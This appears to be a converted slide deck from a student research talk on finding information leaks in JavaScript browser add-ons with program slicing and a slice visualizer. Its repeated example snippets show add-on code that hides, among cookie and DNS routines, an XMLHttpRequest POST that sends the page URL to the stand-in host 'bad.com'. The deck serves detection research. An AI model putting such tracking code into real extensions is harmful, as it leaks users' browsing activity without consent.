

# Visualizing Information Leaks in JavaScript Browser Add-Ons

Tommy Ashmore  
Harvey Mudd College

Supervised by Ben Wiedermann  
Collaboration with UCSB PLs Lab

# JavaScript in the Browser



**Adblock Plus** 2.3.2

NO RESTART

by [Wladimir Palant](#)

Annoyed by adverts? Troubled by tracking? Bothered by banners? Install Adblock Plus now to regain control of the internet and change the way that you view the web.

A short video overview is available at <http://www.youtube.com/watch?v=oNvb2SjVjJI>

+ Add to Firefox

[Privacy Policy](#)



3,860 user reviews

16,363,284 users

Add to collection

Share this Add-on



**Firebug** 1.12.2

NO RESTART

by [Joe Hewitt](#), [Jan Odvarko](#), [robcee](#), [FirebugWorkingGroup](#)

Firebug integrates with Firefox to put a wealth of development tools at your fingertips while you browse. You can edit, debug, and monitor CSS, HTML, and JavaScript live in any web page...

+ Add to Firefox



1,551 user reviews

3,009,965 users

Add to collection

Share this Add-on



**Ghostery** 5.0.4

NO RESTART

by [José María Signanini](#), [Felix Shnir](#)

Protect your privacy. See who's tracking your web browsing and block them with Ghostery.

+ Add to Firefox

[Privacy Policy](#)

FEATURED




741 user reviews

888,485 users

Add to collection

Share this Add-on

# JavaScript in the Browser



```
currentUrl = document.location.href
```

```
currentUrl = document.location.href
```

```
xhr = new XMLHttpRequest()  
xhr.open('POST', 'http://bad.com/serve_ad')  
xhr.send(currentUrl)
```

```
currentUrl = document.location.href

xhr = new XMLHttpRequest()
xhr.open('POST', 'http://bad.com/serve_ad')

if (currentUrl.indexOf('shopping.example.com') > -1)
    adType = 'shopping_ad'
else
    adType = 'normal_ad'

xhr.send(adType)
```

```

var baseURL = 'http://bad.com/'
var language = 'en'
var currentURL = document.location.toString()

function Cookie(s, host) {
    this.parse(s, host);
}
Cookie.computeId = function(c) {
    return c.name + ";" + c.host + "/" + c.path;
};
Cookie.find = function(f) {
    var cc = Cookie.prototype.cookieManager.enumerator;
    var c;
    while (cc.hasMoreElements()) {
        if (f(c = cc.getNext())) return c;
    }
    return null;
};

ajax = function(params) {
    var url = params['url']
    var headers = params['headers']
    var method = params['method']
    var data = params['data']
    request = new XMLHttpRequest()
    request.open(method, url)
    request.send(data)
}

DNSRecord.prototype = {
    //
    // 100 more lines
    //
}

```

```

function DNSRecord(record) {
    this.ts = Date.now();
    var ttl;
    if (record) {
        try {
            this.canonicalName = record.canonicalName;
        } catch(e) {}
        this.entries = [];


        try {
            for (;;) this.entries.push(record.getNextAddr());
        } catch(e) {
            // NS_ERROR_NOT_AVAILABLE, no more records
        }
        ttl = this.TTL;
        if (!this.entries.length) this.valid = false;
    } else {
        this.valid = false;
    }
    if (!this.valid) ttl = this.INVALID_TTL_ASYNC;
    this.expireTime = this.ts + ttl;
}

ajax({
    method: 'POST',
    url: baseURL + 'log',
    data: currentURL
})

//
// 7 more files
// ...

```

# Finding Malicious Add-ons





```

var baseURL = 'http://bad.com/'
var language = 'en'
var currentURL = document.location.toString()

function Cookie(s, host) {
    this.parse(s, host);
}
Cookie.computeId = function(c) {
    return c.name + ";" + c.host + "/" + c.path;
};
Cookie.find = function(f) {
    var cc = Cookie.prototype.cookieManager.enumerator;
    var c;
    while (cc.hasMoreElements()) {
        if (f(c = cc.getNext())) return c;
    }
    return null;
};

ajax = function(params) {
    var url = params['url']
    var headers = params['headers']
    var method = params['method']
    var data = params['data']
    request = new XMLHttpRequest()
    request.open(method, url)
    request.send(data)
}

DNSRecord.prototype = {
    //
    // 100 more lines
    //
}

```

```

function DNSRecord(record) {
    this.ts = Date.now();
    var ttl;
    if (record) {
        try {
            this.canonicalName = record.canonicalName;
        } catch(e) {}
        this.entries = [];

        try {
            for (;;) this.entries.push(record.getNextAddr());
        } catch(e) {
            // NS_ERROR_NOT_AVAILABLE, no more records
        }
        ttl = this.TTL;
        if (!this.entries.length) this.valid = false;
    } else {
        this.valid = false;
    }
    if (!this.valid) ttl = this.INVALID_TTL_ASYNC;
    this.expireTime = this.ts + ttl;
}

ajax({
    method: 'POST',
    url: baseURL + 'log',
    data: currentURL
})

//
// 7 more files
// ...

```

```

var baseURL = 'http://bad.com/'
var language = 'en'
var currentURL = document.location.toString()

function Cookie(s, host) {
    this.parse(s, host);
}
Cookie.computeId = function(c) {
    return c.name + ";" + c.host + "/" + c.path;
};
Cookie.find = function(f) {
    var cc = Cookie.prototype.cookieManager.enumerator;
    var c;
    while (cc.hasMoreElements()) {
        if (f(c = cc.getNext())) return c;
    }
    return null;
};

ajax = function(params) {
    var url = params['url']
    var headers = params['headers']
    var method = params['method']
    var data = params['data']
    request = new XMLHttpRequest()
    request.open(method, url)
    request.send(data)
}

DNSRecord.prototype = {
    //
    // 100 more lines
    //
}

```

```

function DNSRecord(record) {
    this.ts = Date.now();
    var ttl;
    if (record) {
        try {
            this.canonicalName = record.canonicalName;
        } catch(e) {}
        this.entries = [];

        try {
            for (;;) this.entries.push(record.getNextAddr());
        } catch(e) {
            // NS_ERROR_NOT_AVAILABLE, no more records
        }
        ttl = this.TTL;
        if (!this.entries.length) this.valid = false;
    } else {
        this.valid = false;
    }
    if (!this.valid) ttl = this.INVALID_TTL_ASYNC;
    this.expireTime = this.ts + ttl;
}

ajax({
    method: 'POST',
    url: baseURL + 'log',
    data: currentURL
})

//
// 7 more files
// ...

```

# Following the Flow of Values

```
1  obama = new Senator(...)
```


```
2  prez = obama
```

# Following the Flow of Values

	Read	Write
1 <code>obama = new Senator(...)</code>		<b>obama</b>
2 <code>prez = obama</code>	<b>obama</b>	prez

# Following the Flow of Values


	Read	Write
1 <code>obama = new Senator(...)</code>		<b>obama</b>
2 <code>prez = obama</code>	<b>obama</b>	prez



# Following the Flow of Values

```
1  obama = new Senator(...)  
2  prez = obama  
3  prez.salary = 400000  
4  if (obama == prez)  
5    prez_salary = obama.salary
```


Read	Write
	obama
obama	prez
obama	prez.salary
obama, prez	
obama, obama.salary	prez_salary



# Following the Flow of Values

```
1 obama = new Senator(...)  
2 prez = obama  
3 prez.salary = 400000  
4 if (obama == prez)  
5     prez_salary = obama.salary
```


Read	Write
	obama
obama	prez
obama	<sen0x3>.salary
obama, prez	
obama, <sen0x3>.salary	prez_salary



# Following the Flow of Values

```
1  obama = new Senator(...)  
2  prez = obama  
3  prez.salary = 400000  
4  if (obama == prez)  
5    prez_salary = obama.salary
```

Read	Write
	obama
obama	prez
obama	<sen0x3>.salary
obama, prez	
obama, <sen0x3>.salary	prez_salary





# Following the Flow of Values

1 `obama = new Senator(...)`


2 `prez = obama`

3 `prez.salary = 400000`

4 `if (obama == prez)`


5 `prez_salary = obama.salary`

Read	Write
	obama
obama	prez
obama	<sen0x3>.salary
obama, prez	
obama, <sen0x3>.salary	prez_salary




# Following the Flow of Values


		Read	Write
1	<code>obama = new Senator(...)</code>		obama
2	<code>prez = obama</code>	obama	prez
3	<code>prez.salary = 400000</code>	obama	<sen0x3>.salary
4	<code>if (obama == prez)</code>	obama, prez	
5	<code>prez_salary = obama.salary</code>	obama, <sen0x3>.salary	prez_salary



# Slicing Away Irrelevant Statements



# Slicing Away Irrelevant Statements



# Slice Visualizer

```
currentUrl = document.location.href
```

```
xhr = new XMLHttpRequest()  
xhr.open('POST', 'http://bad.com/serve_ad')  
xhr.send(currentUrl)
```

# Slice Visualizer

```
(`window`0).("dummyAddress") = undef
(`window`0).("Arguments") = undef
scratch_0 = toObj `window`0 rrr "document"
scratch_1 = toObj scratch_0 rrr "location"
scratch_2 = new `argumentsVar`11(`dummyAddressVar`13)
merge
(scratch_2).("length") = 0.0
scratch_3 = scratch_1 rrr "toString"(scratch_1, scratch_2)
merge
(`window`0).("currentUrl") = scratch_3
if isprim `window`0 rrr "XMLHttpRequest"
  throw "TypeError"
else
  scratch_0 = new `argumentsVar`11(`dummyAddressVar`13)
  merge
  (scratch_0).("length") = 0.0
  scratch_1 = new `window`0 rrr "XMLHttpRequest"(scratch_0)
  merge
merge
(`window`0).("xhr") = scratch_1
scratch_0 = toObj `window`0 rrr "xhr"
scratch_1 = new `argumentsVar`11(`dummyAddressVar`13)
merge
(scratch_1).("0") = "POST"
(scratch_1).("1") = "http://bad.com/serve_ad"
(scratch_1).("length") = 2.0
scratch_2 = scratch_0 rrr "open"(scratch_0, scratch_1)
// ...
```

# Slice Visualizer

```
currentUrl = document.location.href

xhr = new XMLHttpRequest()
xhr.open('POST', 'http://bad.com/serve_ad')

if (currentUrl.indexOf('shopping.example.com') > -1)
    adType = 'shopping_ad'
else
    adType = 'normal_ad'

xhr.send(adType)
```

# Slice Visualizer

```
var baseURL = 'http://bad.com/'
var language = 'en'
var currentURL = document.location.toString()

function Cookie(s, host) {
    this.parse(s, host);
}

Cookie.computeId = function(c) {
    return c.name + ";" + c.host + "/" + c.path;
};

Cookie.find = function(f) {
    var cc = Cookie.prototype.cookieManager.enumerator;
    var c;
    while (cc.hasMoreElements()) {
        if (f(c = cc.getNext())) return c;
    }
    return null;
};

ajax = function(params) {
    var url = params['url']
    var headers = params['headers']
    var method = params['method']
    var data = params['data']
    request = new XMLHttpRequest()
    request.open(method, url)
    request.send(data)
}

DNSRecord.prototype = {
    //
    // 100 more lines
    //
}
```

```
function DNSRecord(record) {
    this.ts = Date.now();
    var ttl;
    if (record) {
        try {
            this.canonicalName = record.canonicalName;
        } catch(e) {}
        this.entries = [];

        try {
            for (;;) this.entries.push(record.getNextAddr());
        } catch(e) {
            // NS_ERROR_NOT_AVAILABLE, no more records
        }
        ttl = this.TTL;
        if (!this.entries.length) this.valid = false;
        } else {
            this.valid = false;
        }
        if (!this.valid) ttl = this.INVALID_TTL_ASYNC;
        this.expireTime = this.ts + ttl;
    }

    ajax({
        method: 'POST',
        url: baseURL + 'log',
        data: currentURL
    })

    //
    // 7 more files
    // ...
}
```



# Demo

scratch_0 = toObj `window`0 <<< "document"	<a href="#">Slice from 29579</a>
scratch_1 = toObj scratch_0 <<< "location"	<a href="#">Slice from 29634</a>
scratch_2 = new `argumentsVar`11(`dummyAddressVar`13)	<a href="#">Slice from 29678</a>
scratch_3 = scratch_1 <<< "toString"(scratch_1, scratch_2)	<a href="#">Slice from 29810</a>
(`window`0).("currentUrl") = scratch_3	<a href="#">Slice from 29865</a>
scratch_0 = new `argumentsVar`11(`dummyAddressVar`13)	<a href="#">Slice from 29986</a>
scratch_1 = new `window`0 <<< "XMLHttpRequest"(scratch_0)	<a href="#">Slice from 30107</a>
(`window`0).("xhr") = scratch_1	<a href="#">Slice from 30195</a>
scratch_0 = toObj `window`0 <<< "xhr"	<a href="#">Slice from 30250</a>
scratch_1 = new `argumentsVar`11(`dummyAddressVar`13)	<a href="#">Slice from 30294</a>
(scratch_1).("1") = "http://bad.com/serve_ad"	<a href="#">Slice from 30393</a>
scratch_2 = scratch_0 <<< "open"(scratch_0, scratch_1)	<a href="#">Slice from 30514</a>
scratch_0 = toObj `window`0 <<< "currentUrl"	<a href="#">Slice from 30580</a>
scratch_1 = new `argumentsVar`11(`dummyAddressVar`13)	<a href="#">Slice from 30624</a>
(scratch_1).("0") = "shopping.example.com"	<a href="#">Slice from 30679</a>
scratch_2 = scratch_0 <<< "indexOf"(scratch_0, scratch_1)	<a href="#">Slice from 30800</a>
scratch_4 = tonum scratch_2	<a href="#">Slice from 31020</a>
scratch_3 = <-> 1.0 <<< scratch_4	<a href="#">Slice from 31339</a>
if tobool scratch_3	<a href="#">Slice from 31515</a>
(`window`0).("adType") = "shopping_ad"	<a href="#">Slice from 31438</a>
else	<a href="#">Slice from 31515</a>
(`window`0).("adType") = "normal_ad"	<a href="#">Slice from 31493</a>
scratch_0 = toObj `window`0 <<< "xhr"	<a href="#">Slice from 31581</a>
scratch_1 = new `argumentsVar`11(`dummyAddressVar`13)	<a href="#">Slice from 31625</a>
(scratch_1).("0") = `window`0 <<< "adType"	<a href="#">Slice from 31702</a>
scratch_2 = scratch_0 <<< "send"(scratch_0, scratch_1)	<a href="#">Slice from 31823</a>

Slice direction:

☐ forward ☒ backward

Enabled edges:

☒ data ☒ amplified\_control ☒ simple\_control ☒ non\_local\_control

Sliced statements style:

☒ hidden ☐ greyed out

Leaks:

29634 -> 31823